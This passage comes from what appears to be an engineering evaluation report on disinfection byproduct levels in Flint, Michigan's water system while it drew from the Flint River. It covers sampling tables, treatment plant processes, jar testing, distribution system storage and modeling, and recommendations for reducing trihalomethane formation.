4) 3606 Corunna Taco Bell	79.2	181.3	33.9	18.1	54.7	61.9	72.0	42.2
5) 2501 Flushing Univ. Market	106.4	196.2	93.6	24.5	59.8	70.6	93.5	62.1
6) 3216 MLK Salem Housing	82.2	112.4	50.1	28.5	72.7	90.3	65.9	60.4
7) 5018 Clio Rite Aid	88.2	144.4	53.6	19.2	60.5	59.5	69.4	48.2
8) 6204 N. Saginaw N. Flint Auto	96.5	118.3	41.1	14.9	45.2	42.6	54.9	36.0

TTHM MCL = 80 ug/l

**TABLE 3 – HAA5 TEST RESULTS (ug/L)**

Sample Location	5/21/14	8/21/14	11/21/14	2/17/15	5/18/15	8/18/15	May/15 LRAA	Aug/15 LRAA
WTP Tap	36 (taken June 14, 2014)						n/a	n/a
1) 3719 Davison McDonalds	64	43	16	9.0	16	15	21.0	14.0
2) 822 S. Dort Hwy BP Gas Sta.	38	40	21	9.0	16	11	21.5	14.3
3) 3302 S. Dort Hwy Liquor Palace	52	31	15	9.0	17	14	18.0	13.8
4) 3606 Corunna Taco Bell	50	24	15	9.0	16	13	16.0	13.3
5) 2501 Flushing Univ. Market	55	17	24	9.0	15	13	16.3	15.3
6) 3216 MLK Salem Housing	41	25	5	2.0	10	2	10.5	4.8
7) 5018 Clio Rite Aid	49	30	17	9.0	22	15	19.5	15.8
8) 6204 N. Saginaw N. Flint Auto	48	37	18	9.0	17	10	20.3	13.5

HAA5 MCL = 60 ug/l

## C. WATER TREATMENT PLANT RECENT IMPROVEMENTS & STATUS

### 1. Phase I WTP Improvements

Since 1965, the Flint WTP has remained a secondary or backup supply system to the DWSD primary supply. Typically the secondary supply for a public water system is expected to be needed only during emergency situations and normally is designed for short term operation such as providing the average daily demand for a few days. Conversely, Phase I improvements were designed with the intent to upgrade the Flint WTP in order to allow for an extended short term period (6 weeks) because of the perceived high risk that the DWSD supply would fail and remain out of service for an



extended duration. Regardless, the Flint WTP was still intended to serve as a standby plant and as such the Phase I improvements lacked redundancies that would be required for a primary supply WTP.

## **2. Past Pilot Study & Testing**

During design of the Phase I improvements a treatability study was completed by Alvord, Burdick & Howson, LLC (AB&H) in 2002. The Treatability Study evaluated the current treatment processes that are in place at the Flint WTP today with the Flint River as the source. The report recommended the following:

**TABLE 4 – 2002 WTP TREATMENT RECOMMENDATIONS**

<b>Treatment</b>	<b>Purpose</b>	<b>Point of Application</b>	<b>Dosage (mg/l)</b>
Sodium permanganate	Zebra mussel control	Intake	0.3
Ozone	Taste & odor removal, disinfection	Diffusor basin	1.5
Ferric chloride	Coagulation	Rapid mix	40
Coag aid polymer	Turbidity & TOC removal	Rapid mix	2.0
Floc aid polymer	Turbidity & TOC removal	Floc basin	0.05
Lime	Softening	Softening basin	175
Soda ash	Softening	Softening basin	52
Carbon dioxide	pH adjustment	Recarb basin	37
Media filters	Filtration	N/A	Na
Chlorine	Disinfection	Filter effluent	1.0

Of the recommended items, zebra mussel control, coagulant and flocculation polymer aids, and soda ash feed have not been incorporated into the treatment process.

## **3. Phase II WTP Improvements for Full Time Operation**

Phase II WTP improvements are those needed to convert the Flint WTP from a back-up supply to a primary supply plant. A number of improvements have already been constructed as they were necessary to operate full time when treating water from the Flint River. The improvements under the title of Phase II that have been completed or are nearly complete include installation of the future raw water feed connection point and valving for the KWA supply, upgrades to the lime sludge lagoon, the lime sludge lagoon decant and disposal system, decant pump station and force main, installation of mid-point chlorination before filtration, new oxygen / nitrogen storage facilities for the ozone system, and upgrade of the electric feed sub-station.

Additional improvements to the Flint WTP that are to be completed to become part of the normal treatment process using water supplied by the KWA are:

- New coagulant feed system
- Electrical
  - Pump Station #4 upgrades (under construction)
  - SCADA and controls upgrades
  - Filter transfer pump station feeders
- Pump replacements and VFD installation in the low and high service pump station (under construction)
- Filter transfer pump station to Dort Reservoir
- Facility security improvements



## **II. SOURCE WATER EVALUATION**

### **A. DATA ANALYSIS**

Based on past data collected and the 2002 Treatability Study by AB&H, the Flint River water quality varies seasonally with higher hardness and alkalinity experienced in the winter. Higher magnesium concentrations are also experienced in the winter, adding difficulty to the settling process due to neutrally buoyant floc. General water quality average characteristics recorded for the 2002 Treatability Study as compared with average characteristics recorded in 2014 are shown in Table 5 below.

<b>TABLE 5 – FLINT RIVER WATER QUALITY CHARACTERISTICS</b>							
<b>Period</b>	<b>Turbidity NTU</b>	<b>TOC Mg/l</b>	<b>Alk. Mg/l</b>	<b>Hardness Mg/l as CaCO<sub>3</sub></b>	<b>pH</b>	<b>Total Col. Count/day</b>	<b>THMFP Mg/l</b>
2001 Apr–Oct	7.9	9.4	215	272	8.1	870-1230 (7300 max)	410
2014 May–Oct	8.3	10.3 5/22/14	207	252	8.2	1900-9000 (48,300 max)	187

The Flint River characteristics do not appear to have changed significantly over the past 10+ years. Note that near the time Flint initiated withdrawal from the Flint River investigation by City staff revealed a sewer leak upstream of the plant that may have contributed to the total Coliform count. The leak was subsequently repaired.

### **B. CONCLUSIONS**

Considering the minor changes in Flint River water quality, much of the information contained in the 2002 Treatability Study by AB&H remains relevant today. Data from that report assumed to be consistent today include the following:

- Flint River is influenced by groundwater from a dolomitic aquifer
- Hardness varies seasonally with higher hardness and alkalinity in the winter
- Hardness, alkalinity, magnesium concentrations tend to be reduced by run-off

In development of the 2002 Treatability Study, processes were simulated which resulted in low THM levels. Therefore, information contained in that report was used to assist with establishing a baseline jar testing procedure as discussed further in Section III.





### **III. TREATMENT PROCESS EVALUATION**

#### **A. EXISTING PROCESS DESCRIPTION**

The existing WTP consists of an intake with screening from the Flint River, low lift pumping, ozonation, rapid mix, flocculation, settling, softening, recarbonation, filtration, storage and high service pumping. A process diagram is shown as Figure 1.

##### **1. Intake**

A 72" diameter pipe draws water from the Flint River through 2 traveling screens to the low lift pump structure. No chemicals are currently fed for Zebra mussel control or pre-oxidation as recommended by the 2002 Treatability Study. Manual removal of zebra mussels is more economical than installation of chemical feed equipment considering the short term need.

##### **2. Ozone**

There are 2 ozone generators designed to provide adequate ozone for a WTP flow of up to 36 mgd. There are 3 ozone contact basins. The ozone generators were designed to produce 900 lbs/day at 10% concentration and up to 1300 lbs/day at 6% concentration each. Prior to recent repairs, readings indicated a production rate of approximately 700 lbs/day at 4% concentration. It is possible that before the recent improvements the ozone feed might not have been optimized. In fact, it is known that less than optimal ozonation previously led to increased chlorine feed which would have contributed to THM formation.

##### **3. Rapid Mix**

East and West rapid mix chambers allow chemical feed prior to the flocculation basins. Each rapid mix chamber is equipped with a 5 hp mixer.

##### **4. Coagulation / Flocculation**

The WTP contains two equally sized flocculation basins, east and west, and each basin provides tapered or gradually slowed mixing from inlet to outlet. There are fifteen 2 hp mixers for each basin with VFDs to control mixing speed. The 2002 Treatability Study recommended feeding both coagulation and flocculation polymer aids. Neither polymer aid is being used today because turbidity and TOC removals have been sufficient to meet regulatory requirements.

##### **5. Settling**

Primary clarification takes place within 3 basins containing plate settlers. The settlers are operating as designed but are due for cleaning.

##### **6. Softening**

Again, there are two basins for softening: east and west. Each basin is 120' in diameter and contains a solids contact softening unit. Each softening basin/unit has a design capacity of 18 mgd. The east clarifier has an effluent weir imbalance that the City intends to fix when low demands allow for construction. Low lift pumping limitations, flow control to the basins, malfunctioning polymer feed pumps, control restrictions on residuals removal, and fluctuating demands have made it difficult for WTP staff to stabilize the softening process. Softening is accomplished by feeding lime. The decision was made by the City not to feed soda ash in order to remove non-carbonate hardness because acceptable hardness levels could be achieved with lime feed only and softening is short term until Lake Huron water becomes available. Lime and soda ash softening is a possible consideration to assist with TOC removal and thus reduce THM formation.



#### **7. Recarbonation**

Recarbonation for pH adjustment is accomplished in east and west recarbonation basins between and to the north of the softening basins. Carbon dioxide storage and feed equipment is located west of the recarbonation basins.

#### **8. Filtration**

Filtration is accomplished with 12 dual media filters, equally sized and designed to filter 3.0 mgd each. Sand and anthracite media was replaced in July and August 2015 with new sand and GAC at depths of 12" and 18" respectively. Prior to spring of 2014, the filters had been operated intermittently over the years due to the standby nature of the WTP and until recently, chlorine injection took place downstream of the filters. It is possible some microbial growth had developed in the filters leading to increased chlorine demand which could have contributed elevated TTHM. Late 2014, the City recently hired a contractor to upgrade the electrical controls for the filters and that work has been completed.

#### **9. Disinfection**

Disinfection is provided by ozonation and by feeding chlorine. Ozonation occurs at the front end of the WTP. Chlorine is fed prior to filtration and prior to finish water storage / high service pumping. The intermediate chlorine injection location was recently constructed under the Phase II, Segment 1 contract.

#### **10. Clear Well & Pumping**

The pump building sits adjacent to a 3 MG clear well and contains both low and high service pumps.

### **B. JAR TESTS / EXPERIMENTS**

#### **1. Approach**

There are several well practiced methods by which DBPs can be reduced. First, the disinfectant can be changed to an alternate that has a lower tendency to form DBPs. Second, additional treatment systems such as activated carbon or air stripping (depending on the nature of the precursors) can be added to remove DBP precursors. Lastly, the existing treatment processes can be optimized to remove as much DBP precursor as possible. Of these options, optimizing existing treatment processes is the only strategy that does not require the construction of new and expensive facilities. It is anticipated that Flint will be receiving Lake Huron water by late 2016 and this water will have a completely different chemistry from the Flint River. Major process changes instituted to address THM levels using Flint River water are likely to be unnecessary for Lake Huron water and may even be inappropriate. Therefore, those options which require addition of new treatment processes are undesirable at this time. In recognition of this upcoming change in water source, efforts for this study have concentrated on improving the existing processes, rather than adding new ones. New treatment processes will only be recommended if operational changes to the existing treatment train prove ineffective.

Recent sample test results suggest that most of the DBPs are formed in the distribution system rather than within the treatment plant. Therefore, the most logical approach is to reduce the DBP formation potential (DBFP) rather than simply lowering the levels of DBPs leaving the plant. During bench scale testing, formation potential (FP) levels were the primary indicator of success or failure of proposed process modifications.



## 2. Protocol

Bench scale pilot testing is intended to reflect actual plant operating and hydraulic conditions so the bench scale treatment units were sized based on various dimensionless factors to ensure the pilot treatment matched the actual system. Bench scale ozonation was not practical due to time and cost limitations. Therefore, water samples were withdrawn from the plant ozone basin effluent. These samples were transported to the laboratory and dispensed into square testing jars. The jars were used to simulate rapid mix, three-stage flocculation, and settling. Rapid mix and flocculation conditions were matched to the plant based on "Gt" values. The "G" value is a measure of the mixing intensity and is a function of mix time, viscosity of the liquid, and mixing power applied to the water. "Gt" then, is a size scaling factor where time has been accounted for. Settling time was scaled to match the shorter settling depth of the testing jars. After settling, samples were decanted from the test jars. The decanted samples were then lime softened; softening conditions were similarly matched on the basis of "Gt". Carbon dioxide was sparged into the samples to reduce the pH. The water was then vacuum filtered through filter paper, sized to simulate the plant's dual media filters. The samples were dosed with excess chlorine and allowed to react for seven days at 25° C before testing for DBPs to determine the formation potential.

The following conditions were applied during testing to properly match small scale testing to actual plant processes.

**TABLE 6 – BENCH SCALE TEST MIXING INTENSITIES**

Process	G	Duration	Mix RPM
Ozonation	Plant	-	-
Rapid Mix	200	44 sec	160
Flocculation, Stage 1	50	9 min	55
Flocculation, Stage 1	25	9 min	30
Flocculation, Stage 1	12	9 min	19
Settling	N/A	10 min	-
Softening	TBD	10 min	-
Recarbonation	N/A	N/A	-

The primary variables during testing were chemical additions and chemical dosages. Specific chemicals and dosages used for initial testing conditions were selected to reflect current plant usage and the recommendations of the 2002 Treatability Study:

**TABLE 7 – BENCH SCALE TEST CHEMICAL FEED RATES**

Chemical	Current Usage	2002 Study	Test Values
Ozonation	4.66 mg/l	1.5 mg/l	
Ferric Chloride	7.7 mg/l Fe3+	40 mg/l Fe3+	7.7 – 80 mg/l Fe3+
Coagulant Aid Polymer	Not used	2.0 mg/l	1 – 2 mg/l
Flocculation Aid Polymer	Not used	0.05 mg/l	0 – 0.05 mg/l
Powdered Activated Carbon	Not used	N/A	20 – 100 mg/l
Lime	120 mg/l	175 mg/l	120 – 175 mg/l
Soda Ash	Not used	52 mg/l	0 – 52 mg/l
Cationic Softening Polymer	3.13 mg/l	Not used	3.13 mg/l
Anionic Softening Polymer	0.88 mg/l	Not used	0.88 mg/l
Fluoride	0.45 mg/l	1 mg/l	Not used
Carbon Dioxide	32 mg/l	37 mg/l	Fed to reach pH of 7.5 +/- 0.3
Chlorine	6.3 mg/l	1 mg/l	10 mg/l



### **3. Considerations**

The 2002 Treatability Study did not note significant formation of DBPs. This may be a function of different Flint River water chemistry at that time. However, recognizing the considerable differences in chemical usage and dosages between that study and current operations, those differences in chemical use and dosage are an obvious starting point for optimizing treatment to prevent DBP limit exceedance.

Although it is believed that optimization of current treatment can correct the DBP issue, should optimization of present treatment prove insufficient, alternate residual disinfectants (chloramines and chlorine dioxide) could be investigated as additional treatment measures.

### **4. LAN Test Results**

Two rounds of jar testing were completed by LAN during the weeks of December 15, 2014 and January 26, 2015. Detailed test data is included in Appendix A. Testing results can be summarized as follows:

- Increased dosages of ferric chloride resulted in higher reduction of THMFP.
- The currently utilized feed rate of lime at 120 mg/l is appropriate
- Softening with soda ash in addition to lime resulted in minor additional THMFP reduction – in the range of 0% - 10%.
- The benefits of using a cationic polymer during softening at a dosage range of 0.31 - 3.13 mg/l to help reduce THM's are unclear
- The benefits of using an anionic polymer during softening at a dosage range of 0.09 – 0.88 mg/l to help reduce THM's are unclear
- Feeding PAC was ineffective in reducing THMFP within the dosage range of 20 – 100 mg/l.

### **5. Testing by Others**

In addition to jar testing completed by LAN, the chemical supplier who provides ferric chloride for the City, PVS Technologies, ran tests using their recommended flocculant polymer aid. Plus, Veolia Water completed jars testing of their own the week of February 16<sup>th</sup> to analyze other process details and current WTP parameters. Experiments completed by PVS Technologies showed very little TOC removal beyond that obtained with straight ferric chloride feed.

### **6. Conclusions**

Increasing the dose rate of ferric chloride is an operational change that can easily be implemented without the need for any additional equipment. Test results show that over 40% THMFP removal can be obtained with a dosage of 60 mg/l Fe3+ or higher. Increased dosing of ferric chloride would be most ideal coupled with regular raw water TOC monitoring so that TOC levels would dictate the appropriate ferric chloride feed rate.

Softening with soda ash in addition to lime is another option the City should consider if increased ferric chloride doses are not adequate to maintain THM levels under the MCL, particularly during warmer months. Again, monitoring of TOC in the raw water could provide useful information of when lime/soda ash softening is necessary.



#### IV. DISTRIBUTION SYSTEM EVALUATION

EPA guidance for the distribution evaluation portion of an OER is focused on identification and isolation of a specific portion of the distribution system that led to the exceedance. The circumstances of Flint's apparent pending TTHM exceedances are unusual in that a new supply has been implemented which clearly corresponds to the high TTHM sample results. Although the new source is one element in increased TTHM levels, value remains in evaluating the distribution system since water age is also a critical factor. Additionally, there may be distribution improvements that can be made to help alleviate the problem.

##### A. INFRASTRUCTURE

###### 1. Piping

According to the most recent MDEQ Sanitary Survey, the distribution system is estimated to contain 70% cast iron, 20% ductile iron, 2% concrete and 8% steel water mains. Based on discussions with City staff, the percentage of cast iron pipe may be higher than that stated in the MDEQ Sanitary Survey. Unlined cast iron pipe can become pitted, allowing colonization sites for microorganisms leading to chlorine demand. Additionally, much of the piping in the system is aged and in poor condition. Increased chlorine demand could be resulting from biofilm in older pipes and from main breaks/repairs. The extent of contribution is not known but any water main replacement project will decrease chlorine demand somewhat if constructed properly. Unfortunately, water main breaks may also assist with decreasing water age by providing unintentional flushing. All things considered, it is impossible to quantify the impact existing piping has on THM formation without extensive research and long term study.

The City utilizes City Point software and GPS equipment to document main breaks and prioritize replacements. However, main break information is more pertinent to rusty water complaints and has little relevance to THM levels. Areas that have been targeted for main replacements include the transmission main from the WTP west to Dupont and south to the West Side reservoir, Fenton Road, Atherton Road, Dort Highway, Averil Street, and Boulevard Drive.

###### 2. Storage

There are 4 finish water storage tanks and 1 raw water tank as tabulated below:

TABLE 8 – STORAGE TANKS							
Name	Type	Water	Volume (MG)	Operating		Absolute	
				LWL	HWL	Bottom	OF
Dort Reservoir	Ground	Raw	20	-	-	730	750
WTP Tank	Elevated	Finished	2	883.0	896.0	863.0	898.0
WTP Clear Well – PS #4	Ground	Finished	3	11'	15'	708.5	726.0
Cedar Street Reservoir	Ground	Finished	20	-	11'	737.2	757.2
Westside Reservoir	Ground	Finished	12	-	12'	761.8	779.0

The MDEQ typically recommends providing a minimum finish water storage volume of 1/3 the maximum daily demand (MDD). According to the 2013 MDEQ Sanitary Survey, the 5 and 10 year MDDs are 21.57 mgd and 30.05 mgd respectively. A common rule of thumb for clear well storage volume at a WTP is 10% of the design flow rate. Another general guideline for reliability is to provide total storage to allow for 2 X the average daily demand plus fire flow demand. For this analysis, fire flow is assumed to be 2,500 gpm for either one industrial fire (2,500 gpm) or a combination of one residential (1,000 gpm) and one commercial (1,500 gpm) fire at a 4 hour



duration which results in a total volume of 600,000 gallons. These go-by approximations are summarized below with the applicable flow rates and are compared to the existing storage volumes currently being utilized.

<u>Common Practice</u>	<u>Flow Rate</u>	<u>Recommended Volume by ROT</u>	<u>Volume In Use</u>
Clear well 10% of Design Flow	18 MGD	1.8 MG	3.0 MG
Finish Storage = 1/3 MDD	30.05 MGD	10.0 MG	37 MG
Total Storage = 2 * ADD + FFD	13.87 MGD	28.3 MG	57 MG

Based on the values above, it appears the storage volume used in the Flint system could be decreased without negatively effecting reliability. The appropriate volumes of individual tanks will be further evaluated using the water system model and discussed in Section V (C).

All reservoirs have baffling to minimize stagnant water. Also, all tanks have been maintained and are in reasonable condition. The Westside reservoir has an exposed roof that is in need of rehabilitation, but its current condition has no influence on THM formation.

### 3. Pump Stations

All pump stations are in good condition but pumps are generally oversized. As an independent consideration, oversized pumps are not a contributing factor to high THM levels. Control of pumps and pressure zones are discussed in detail below.

## B. OPERATIONS AND MAINTENANCE

### 1. Pump Station & Storage Operations

Pump stations and storage tank levels are controlled as shown in Table 9.

<b>TABLE 9 – PUMP STATION CONTROLS</b>			
<b>PS Name</b>	<b>Control Point</b>	<b>On Point</b>	<b>Off Point</b>
PS No. 4 Raw	Operator	-	-
PS No. 4 Finish	Match plant flow	-	-
Westside	System pressure (elevated tank)	22.5'	33'
Cedar Street	System pressure (elevated tank)	22.5'	33'
Torrey Road	Distr. – Brown/Bradley	< 45 psi	> 45 psi

Prior to the first TTHM violation, Cedar Street and Westside pump stations were operated as needed and were alternated. Typically, Cedar Street was run in the morning and Westside was run in the evening and reservoirs for each were filled during low demand periods at night.

Westside, Cedar Street and Torrey Road pump stations are used to boost system pressure when high demands warrant it, but there are not well defined pressure zones within the system. Therefore, the possibility exists that water is being recirculated allowing for increased water age.



## 2. Booster Disinfection Practices

Booster disinfection is provided at the Cedar Street and Westside pump stations. When sustained residuals are not provided by chlorine feed at the WTP, sodium hypochlorite is applied at the reservoirs while being filled.

## 3. Changes in System Demands

Water demands in the City have been declining since the 1960's as the population has dropped. As a result, many of the water system components are oversized including storage tanks and water mains which both increase the time for water to reach the user.

From a short term perspective, Flint demands tend to increase in summer as is ordinarily expected but also in the winter due to water main breaks. The MDD for Flint often occurs in winter. Regarding THM formation, with lower temperatures and higher flows in the winter, THM levels taken at the distribution sample points are expected to be lowest for February sampling quarters than all others.

## C. WATER SYSTEM HYDRAULIC MODELING

As part of this report, the City provided a hydraulic water model, originally developed by Potter Consulting, for LAN to update. Thus far, LAN has modified the model to be capable of extended period simulations, modified controls to reflect current operations, revised the piping to include known broken valve locations, updated pump curves, checked pipe diameters, updated system demands, and developed preliminary water age results throughout the entire system. Water age shown in the revised model corresponds for the most part to TTHM levels at the sampling sites. However, LAN has also identified several issues affecting the model that require further attention to allow for usable and reliable results. Those issues include accurate quantification of lost water and confirmation of the status of valves throughout the system. Preliminary water age results are presented in Table 10. Revised results will be provided when the hydraulic model has been fully updated.

**TABLE 10 – PRELIMINARY WATER AGE FROM WATER MODEL**

Sample Point	Location	Address	Water Age (Hrs)	May/15 LRAA THM (ug/l)
1	McDonalds	3719 Davison	25	68
2	BP Gas Station	822 S. Dort Hwy	18	54
3	Liquor Palace	3302 S. Dort Hwy	14	60
4	Taco Bell	3606 Corunna	340	72
5	Univ. Market	2501 Flushing	305	94
6	Salem Housing	3216 MLK	45	66
7	Rite Aid	5018 Clio	41	69
8	N. Flint Auto	6204 N. Saginaw	37	55

It is anticipated that topics shown below in italicized font will be detailed after the model is updated in Sept-Oct, 2015.

### 1. *Simulation of Existing System*

*Match existing conditions. Chlorine and THM data may be used to verify model results. We have chlorine feed data at plant and residuals at 10 locations in each MOR, May 2014 – July 2015.*



**2. Identification of Water System Deficiencies**

*Specific issues to look at:*

- Water age in entire system*
- Possible recirculating water through pump stations*
- Use of storage tanks – volumes in particular*
- Indications of broken valves*
- Effectiveness of booster disinfection*





## **V. RECOMMENDATIONS TO MINIMIZE FUTURE OEL EXCEEDANCES**

### **A. SOURCE**

The City of Flint has already committed to the change from the Flint River as the water source to Lake Huron under the KWA system, planned for late 2016. The risk of future TTHM limit violations will decline substantially with the use of water from Lake Huron due to much lower DBP precursors. It is important to recognize that the Flint River will become strictly an emergency supply when the KWA supply becomes available and any investments toward the Flint River should be contemplated accordingly. Recommendations discussed below in this section apply to the Flint River as the source.

Reverting to supply from the DWSD until the KWA supply is available as an option. However, based on information provided by the City of Flint, the annual cost to receive water from the DWSD would be at least \$16,000,000/year or \$1,333,000/month. Therefore, utilizing the DWSD for interim supply is cost prohibitive under the terms defined by the DWSD.

#### **1. Watershed Management**

A volunteer group entitled the Watershed Coalition performs various tasks related to managing the Flint River watershed such as spring cleanups and annual benthic studies to evaluate the river 'health'. No additional action is recommended at this time.

#### **2. Monitoring**

The City documents daily raw water flow, pH, alkalinity, carbonate and non-carbonate hardness, chloride, temperature, turbidity and coliform count as part of standard preparation of Monthly Operating Reports (MOR). WTP staff have obtained and installed TOC and THM analyzers. The THM analyzer is set up as an on-line plant tap monitor and operations personnel have begun taking samples most days to track TOC levels throughout the treatment process. It is recommended to implement TOC tracking as a strict daily procedure which would provide staff the data needed to establish correlations to predict distribution system THM formation.

#### **3. Intake Operations**

The 2002 Treatability Study recommended pre-oxidation in the form of sodium permanganate as a feed at the intake. It is possible the addition of a pre-oxidant such as hydrogen peroxide or some type of permanganate could enhance the ozone process. Veolia evaluated permanganate demand during jar testing the week of February 16<sup>th</sup>, 2014 and recommended implementation at a dosage of 0.5 mg/l – 1.2 mg/l to achieve 10% additional TOC removal.

#### **4. Seasonal Strategies**

Past data indicates the Flint River is influenced by groundwater and in particular, dolomitic spring water. The result is hard water with high concentrations of magnesium and sulfate. Also, hardness and alkalinity are higher during the winter. Upon initiation of supply from the Flint River, the City made the decision to soften with just lime to focus on removal of carbonate hardness. One potential modification that could assist with TOC removal and thus decrease THMFP would be lime and soda ash softening. A temporary caustic soda feed system is recommended to be put in place in case the need for optimized softening arises.



## **5. Upstream Contamination Issues**

Upstream contamination issues are extremely difficult to prevent and even if detected are difficult to locate. Evaluation of raw water data collected for MORs is the easiest manner in which to detect upstream contamination issues because the data is already collected for treatment purposes. In fact, high total Coliform readings in the past have signaled potential issues that the City was able to identify and remove.

An upstream monitoring and warning system could be established to attempt to detect water quality issues or spill event type contamination early enough to adjust treatment procedures or cease intake prior to the contamination reaching the WTP. However, given the imminent conversion to the KWA supply, the period of full time use would likely be far too short to achieve payback on the capital expenditures.

## **B. TREATMENT PROCESS**

### **1. Operational Recommendations**

- Increase ferric chloride dosage: Previous testing in the 2002 Treatability Study, jar testing completed by LAN, and a review of 2014 ferric chloride dosages compared to THM levels leaving the WTP support that increasing the ferric chloride dosage would help reduce THM formation.
- Increased monitoring: Currently, the MDEQ does not require daily reporting of raw water TOC or finished water TTHM levels. However, daily tracking of such levels would allow the City to develop a correlation between the two, thus providing a predictive tool to help manage TTHM levels.
- Coagulation and flocculation polymer aids: The 2002 Treatability Study suggested the use of coagulation and flocculation polymer aids. These polymer aids were shown in the 2002 Treatability Study to increase TOC removal and thereby reduce THMFP but jar testing by LAN and PVS Technologies did not indicate clearly defined benefits. Addition of coagulation and flocculation polymer aids should be categorized as a future consideration that would require further evaluation.
- Discontinue softening bypass: In early summer of 2014 the City was bypassing a portion of flow around the softening basins because hardness levels did not warrant softening of the full stream. However, this practice was discontinued because it was believed the bypass stream was contributing to chlorine demand and preliminary data has supported that belief. Chlorine demand dropped 0.5 – 1.0 mg/l following elimination of the bypass stream in early November 2014.
- Softening with lime and soda ash: Research has shown that enhanced softening with both lime and soda ash may provide additional TOC removal. Veolia did not recommend this option after conducting jar tests.
- Disinfection of filter beds: Recommendation is no longer applicable since media has been replaced.
- Optimization of all existing treatment processes: Depending on bench scale testing conditions and results, slight modifications to all treatment processes might in order to replicate lower DPBFP.
- Discontinue or adjust softening anionic polymer feed: Some anionic polymers have been found to increase TOC. However, Veolia provided no recommendation to change polymers following their evaluation.



## 2. Infrastructure Change Recommendations

- Fix and/or replace faulty ozone equipment: Since the ozone equipment was installed it had not been used extensively on a full time basis. Following minor complications, the City hired the equipment manufacturer and a programmer to troubleshoot the system. Replacement of faulty gauges and redesign of the control program have allowed the system to operate properly since January 2015.
- Replace filter media with GAC media: GAC media could help reduce THM levels by reducing both TOC and chlorine demand. For this consideration, the intermediate chlorine feed location should be relocated to a point downstream of the filters. The City elected to pursue this option and 6 filters were completed in July 2015 and the remaining 6 were completed in August 2015. Provisions are also being considered for adding more GAC media and/or regeneration of media next summer.
- Change disinfectant to chloramine or chlorine dioxide: If other options prove to be ineffective, conversion to another disinfectant should be fully evaluated. Various characteristics of chloramination indicate an advantage over chlorine dioxide, but a full analysis would provide clarity as to which would be preferred.
- Install pre-oxidant chemical feed: Hydrogen peroxide or a form of permanganate as a pre-oxidant can enhance the activity of the ozone. Chemical feed could be installed at the intake structure or low service pump station, depending on the reaction time required. Use of a pre-oxidant at the intake might also provide the additional benefit of disinfection credit for ozonation with the MDEQ if an ozone residual can be obtained at the ozone process effluent as a result.
- Repair upstream sewer leak: a sewer leak upstream of the WTP intake was discovered in early summer 2014 and has been repaired by the City.

## C. DISTRIBUTION SYSTEM

Potential distribution issues related to water quality issues discussed in Section IV included old cast iron pipe, oversized infrastructure, and remote storage/pump station locations and operations that might be less than ideal. Recommendations to address those issues are offered in this section.

### 1. Manage Water Age

#### a) Storage Tanks

Considering the excess storage capacity discussed in Section IV, in the short term it is recommended that operational changes be implemented immediately to reduce the overall volume of water stored to decrease water age. Immediate operational recommendations include lowering high water levels of reservoirs other than the elevated tank, to reduce the total system wide usable storage volume to 30-37 MG.

In the long term, LAN recommends development of the most ideal options for water model evaluation. Excess storage volume and tank locations within the water system afford Flint numerous options to reduce the amount of storage volume utilized. As a starting point, two recommendations are presented below.



Option 1

- Take West Side reservoir and pump station out of service
- Cut storage volume used in half at Cedar Street reservoir
- Adjusted system wide storage volume would be 35 MG

Option 2

- Take Cedar Street reservoir and pump station out of service
- Adjusted system wide storage volume would be 37 MG

**b) Residence Time in Pipes**

Completely redesigning and replacing the water system to match today's demands is not feasible financially and would be a waste of infrastructure with remaining useful life. Going forward, it is recommended that any future main replacement projects be evaluated for possible downsizing. When the water model is fully updated, it will provide a valuable tool in determining which mains can be downsized and to what extent. Replacement of broken valves and valve exercising are also recommended, which are programs that have already been implemented into Flint's regular operations.

Operationally, hydrant flushing is recommended as needed to minimize water age in low flow areas. Again, the updated water model should be used to locate high water age areas and optimal flushing points.

**2. Reduce Disinfectant Demand**

Recommendations to reduce disinfectant demand are similar to those described above to reduce water age. Replacement of old cast iron pipes would lead to a reduction of disinfectant demand on the distribution side, but realistically can only be accomplished over a prolonged period of time. In the meantime, hydrant flushing is the most viable means of reducing disinfectant demand in piping. From a storage standpoint, all reservoirs and tanks should be regularly inspected and maintained to prevent entrance of any outside contamination that would contribute to disinfectant demand. Cleaning of all tanks is recommended as well as investigation into stagnant water prevention options.

**3. Water Modeling of Recommendations [yet to be completed]**

*Determine best flushing locations to reduce water age*

*Evaluate changes in storage tank operations to reduce water age*

*Valves to close/add to improve pressure zones, reduce recirculation*

*Optimization of pump station use – smaller pumps? Shut down?*

*Evaluate booster disinfection*

**D. BOOSTER DISINFECTION**

Decreasing chlorine feed at the WTP and adding booster disinfection in the distribution system is an alternative intended to reduce the reaction time at higher concentrations of chlorine to reduce DPB formation. Extensive looping and branching within the existing system complicate how to best implement and utilize booster disinfection. Water system modeling is recommended to gage the effectiveness of existing feed point locations and dosages. Further discussion and details will be provided when the distribution evaluation results are available.

